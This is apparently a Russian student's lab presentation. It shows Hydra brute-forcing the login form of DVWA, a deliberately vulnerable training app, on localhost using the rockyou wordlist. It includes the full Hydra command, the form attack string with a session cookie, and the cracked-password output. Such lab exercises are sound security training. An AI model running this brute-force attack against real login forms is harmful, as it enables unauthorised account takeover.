Структура научной презентации

Простейший шаблон

Карпачев Я. О.

Российский университет дружбы народов, Москва, Россия

Информация

Докладчик

- Карпачев Я. О.
- студент
- Российский университет дружбы народов

Вводная часть

Цель работы

С помощью Hydra взломать пароль (в данном случае DVWA который мы получили при установки приложения)

Анзипаем встроенный список с паролями для брут форса - rockyou.txt

```
(yokarpachev® vbox)-[~]
$ gunzip /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt: Permission denied
____(yokarpachev⊕vbox)-[~]

$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for yokarpachev:
s cd /usr/share/wordlists/
 --(yokarpachev@vbox)-[/usr/share/wordlists]
           fasttrack.txt legion rockyou.txt
 --(vokarpachev®vbox)-[/usr/share/wordlists]
∟s open .
  -(yokarpachev®ybox)-[/usr/share/wordlists]
```

Для того чтобы получить точку доступа скачиваем любой cooky анализатор и используем его на форме




Рис. 2: Куки с данными

С помощью данных параметров запускаем команду и ждем ее завершения

___(yokarpachev@vbox)-[/usr/share/wordlists]

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-24 0
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/;u
sername=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSES
SID-oaicbo4f06tgu95dkm27ht62lo:F-Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: 12345
[80][http-get-form] host: localhost login: admin password: password
[80][http-get-form] host: localhost login: admin password: iloveyou
80][http-get-form] host: localhost login: admin password: 123456
[80][http-get-form] host: localhost login: admin password: 123456789
[80][http-get-form] host: localhost login: admin password: princess
[80][http-get-form] host: localhost login: admin password: 1234567
[80][http-get-form] host: localhost login: admin password: abc123
80][http-get-form] host: localhost login: admin password: nicole
[80][http-get-form] host: localhost login: admin password: daniel
80][http-get-form] host: localhost login: admin password: 12345678
[80][http-get-form] host: localhost login: admin password: babygirl
[80][http-get-form] host: localhost login: admin password: lovely
[80][http-get-form] host: localhost login: admin password: monkey
[80][http-get-form] host: localhost login: admin password: jessica
[80][http-get-form] host: localhost login: admin password: rockyou
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-24 0
 ---(vokarpachev@vbox)-[/usr/share/wordlists]
s hydra -l admin -P ~/Documents/rockyou.txt -s 80 localhost http-get-form
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/yanhauser-thc/thc-hydra) starting at 2025-03-24 0
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/;u
sername=^USER^&password=^PASS^&Login=Login:H=Cookie;security=medium; PHPSES
SID-d1367804a502da9e53c82360b1e6fa52:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/yanhauser-thc/thc-hydra) finished at 2025-03-24 0
```

Проверяем что все пароль действительно правильный



Vulnerability: Brute Force

Login
Username:
admin
Password:
•••••
Login Welcome to the password protected area admin

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms

Выводы

Выводы

Я понял как брутфорсить HTML формы